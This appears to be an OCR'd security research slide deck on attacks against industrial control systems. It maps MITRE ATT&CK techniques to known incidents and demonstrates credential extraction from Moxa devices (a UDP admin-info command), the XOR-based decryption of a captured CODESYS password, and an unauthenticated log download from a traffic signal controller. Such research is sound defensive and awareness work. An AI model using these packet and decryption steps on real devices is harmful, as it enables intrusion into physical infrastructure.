Spearphishing Attachment	Scripting	Valid Accounts	Exploitation for Privilege Escalation	Masquerading	Remote System Discovery	Valid Accounts	Data from Information Repositories	Standard Application Layer Protocol	Service Stop	Unauthorized Command Message	Loss of Productivity and Revenue
Remote Services	Command-Line Interface	Hardcoded Credentials	Hooking	Change Operating Mode	Remote System Information Discovery	Lateral Tool Transfer	Screen Capture	Commonly Used Port	Data Destruction	Modify Parameter	Theft of Operational Information
Drive-by Compromise	User Execution	Modify Program		Indicator Removal on Host	Network Sniffing	Remote Services	Adversary-in-the-Middle	Connection Proxy	Denial of Service	Brute Force I/O	Loss of View
External Remote Services	Change Operating Mode	System Firmware		Exploitation for Evasion	Network Connection Enumeration	Exploitation of Remote Services	Automated Collection		Block Command Message	Spoof Reporting Message	Manipulation of Control
Exploitation of Remote Services	Modify Controller Tasking	Project File Infection		Rootkit	Wireless Sniffing	Program Download	Data from Local System		Block Reporting Message	Module Firmware	Denial of Control
Supply Chain Compromise	Native API	Module Firmware		Spoof Reporting Message		Hardcoded Credentials	Monitor Process State		Device Restart/Shutdown		Denial of View
Replication Through Removable Media	Execution through API					Default Credentials	Program Upload		Manipulate I/O Image		Loss of Control
Exploit Public-Facing Application	Graphical User Interface						Point & Tag Identification		System Firmware		Loss of Safety
Internet Accessible Device	Hooking						Detect Operating Mode		Activate Firmware Update Mode		Manipulation of View
Rogue Master							I/O Image		Alarm Suppression		Damage to Property
Transient Cyber Asset							Wireless Sniffing		Block Serial COM		Loss of Availability
Wireless Compromise									Modify Alarm Settings		Loss of Protection
									Rootkit		
									Change Credential		

ICS incident proportion, compiled by TXOne in 2024

The TTPs in ICS incidents - Initial Access

The adversary is trying to get into your ICS environment.

Initial Access
12 techniques


- Spearphishing Attachment
- Remote Services
- Drive-by Compromise
- External Remote Services
- Exploitation of Remote Services
- Supply Chain Compromise
- Replication Through Removable Media
- Exploit Public-Facing Application
- Internet Accessible Device
- Rogue Master
- Transient Cyber Asset
- Wireless Compromise

- BlackEnergy targeted energy sector organizations in a wide-reaching email spearphishing campaign. Adversaries utilized malicious Microsoft Word documents attachments. [1]
- INCONTROLLER can use the CODESYS protocol to remotely connect to Schneider PLCs and perform maintenance functions on the device.[2]
- OilRig has been seen utilizing watering hole attacks to collect credentials which could be used to gain access into ICS networks. [3]
- Stuxnet executes malicious SQL commands in the WinCC database server to propagate to remote system. [4]
- WannaCry initially infected IT networks, but by means of an exploit (particularly the SMBv1-targeting MS17-010 vulnerability) spread to industrial networks. [5]
- Dragonfly trojanized legitimate ICS equipment providers software packages available for download on their websites.[6]
- Nuclear power plant officials suspect someone brought in Conficker by accident on a USB thumb drive, either from home or computers found in the power plant's facility. [7]
- Sandworm Team actors exploited vulnerabilities in GE's Cimplicity HMI and Advantech/Broadwin WebAccess HMI software which had been directly exposed to the internet. [8] [9]

The TTPs in ICS incidents - Lateral Movement


The adversary is trying to move through your ICS environment.


- TEMP.Veles used valid credentials when laterally moving through RDP jump boxes into the ICS environment. [1]
- WannaCry can move laterally through industrial networks by means of the SMB service. [2]
- INCONTROLLER can use the CODESYS protocol to remotely connect to Schneider PLCs and perform maintenance functions on the device.[3]



- Bad Rabbit initially infected IT networks, but by means of an exploit (particularly the SMBv1-targeting MS17-010 vulnerability) spread to industrial networks. [4]
- INCONTROLLER can use the CODESYS protocol to download programs to Schneider PLCs.[5]
- Stuxnet uses a hardcoded password in the WinCC software's database server as one of the mechanisms used to propagate to nearby systems. [6]

Top 10 Techniques used by Attack Groups/Software






Top 10 Techniques used by APT


Example of Obtaining a Valid Account – Moxa protocol CVE-2016-XXXX


- The private protocol provides Moxa devices with some basic device information required for more advanced functionality in response to the sender.





Example of Obtaining a Valid Account – Moxa protocol CVE-2016-XXXX


- Many settings and info need to device password to access (such as upgrade F/W, get Console, ...etc)












[Attacker] Send get admin(0x29) info command

```
User Datagram Protocol, Src Port: 57026, Dst Port: 4800
Data (21 bytes)
    Data: 2900001400000000105100801051009 0e85d4635bc
```

[OP][Status][Length]Data...[Product Name][00 08][Model Name][Mac Address]

[Victim] Device response the info and password




Example of Obtaining a Valid Account – CODESYS Protocol CVE-2019-XXXX

- CODESYS is an integrated development environment for programming controller.


CODESYS Protocol

PLC/HMI



Example of Obtaining a Valid Account – CODESYS Protocol CVE-2019-XXXX

- CODESYS is an integrated development environment for programming controller.



CODESYS Protocol

MITM suffering

```
Data Tag ID(0x0010)                    0x10 username
   ID: 0x00000010
   .... .... 0... .... = Type: Data (0x0)
   Size: 4
   Data: 64656d6f
Data Tag ID(0x0011)                    0x11 password(encrypted)
   ID: 0x00000011
   .... .... 0... .... = Type: Data (0x0)
   Size: 32
   Data: 82043721c6593702fc110103ee757068af546875da3f7068d944722aea556252
```

Decrypt the password


```
0080   80 00 78 56 34 12 81 01   aa 00 10 04 64 65 6d 6f   ··xV4··· ····demo
0090   11 a0 80 00 82 04 37 21   c6 59 37 02 fc 11 01 03   ····..7! .Y7·····
00a0   ee 75 70 68 af 54 68 75   da 3f 70 68 d9 44 72 2a   ·uph·Thu ·?ph·Dr*
00b0   ea 55 62 52                                        ·UbR
```

XOR

F2 65 44 52 B1 36 45 66 CD 23 32 37 76 75 70 68 37 54 68 75 62
3F 70 68 61 44 72 2A 72 55 62 52


=

password1234



txOne networks


Example of Obtaining a Valid Account – Traffic Signal Controller System CVE-2023-XXXX



txOne networks

Example of Obtaining a Valid Account – Traffic Signal Controller System CVE-2023-XXXX Vulnerability #1

- Lack a password requirement for access to log files, database and configuration files




```
5985  05/29/2024 12:11:18.6 ON LINE
5986  05/29/2024 12:24:27.1 ALARM ACTIVE                    ALM 3
5987  05/29/2024 12:24:32.2 ALARM INACTIVE                  ALM 3
5988  05/29/2024 13:09:29.4 PREEMPTOR ACTIVE                PMT 4
5989  05/29/2024 13:09:29.4 OFF LINE
5990  05/29/2024 13:09:54.9 PREEMPTOR INACTIVE              PMT 4
5991  05/29/2024 13:09:54.9 COORDINATOR ACTIVE              CTL 1
5992  05/29/2024 13:09:54.9 ON LINE
5993  05/29/2024 19:00:00.0 COORDINATOR LOCAL FREE          CTL 1
5994  05/29/2024 19:00:00.0 COORDINATOR PROGRAM FREE        CTL 1
5995  05/29/2024 23:14:39.6 ALARM ACTIVE                    ALM 3
5996  05/29/2024 23:14:51.4 ALARM INACTIVE                  ALM 3
5997  05/30/2024 01:24:59.1 PREEMPTOR ACTIVE                PMT 4
5998  05/30/2024 01:24:59.1 OFF LINE
5999  05/30/2024 01:25:49.1 PREEMPTOR INACTIVE              PMT 4
6000  05/30/2024 01:25:49.1 ON LINE
```

Download the log file

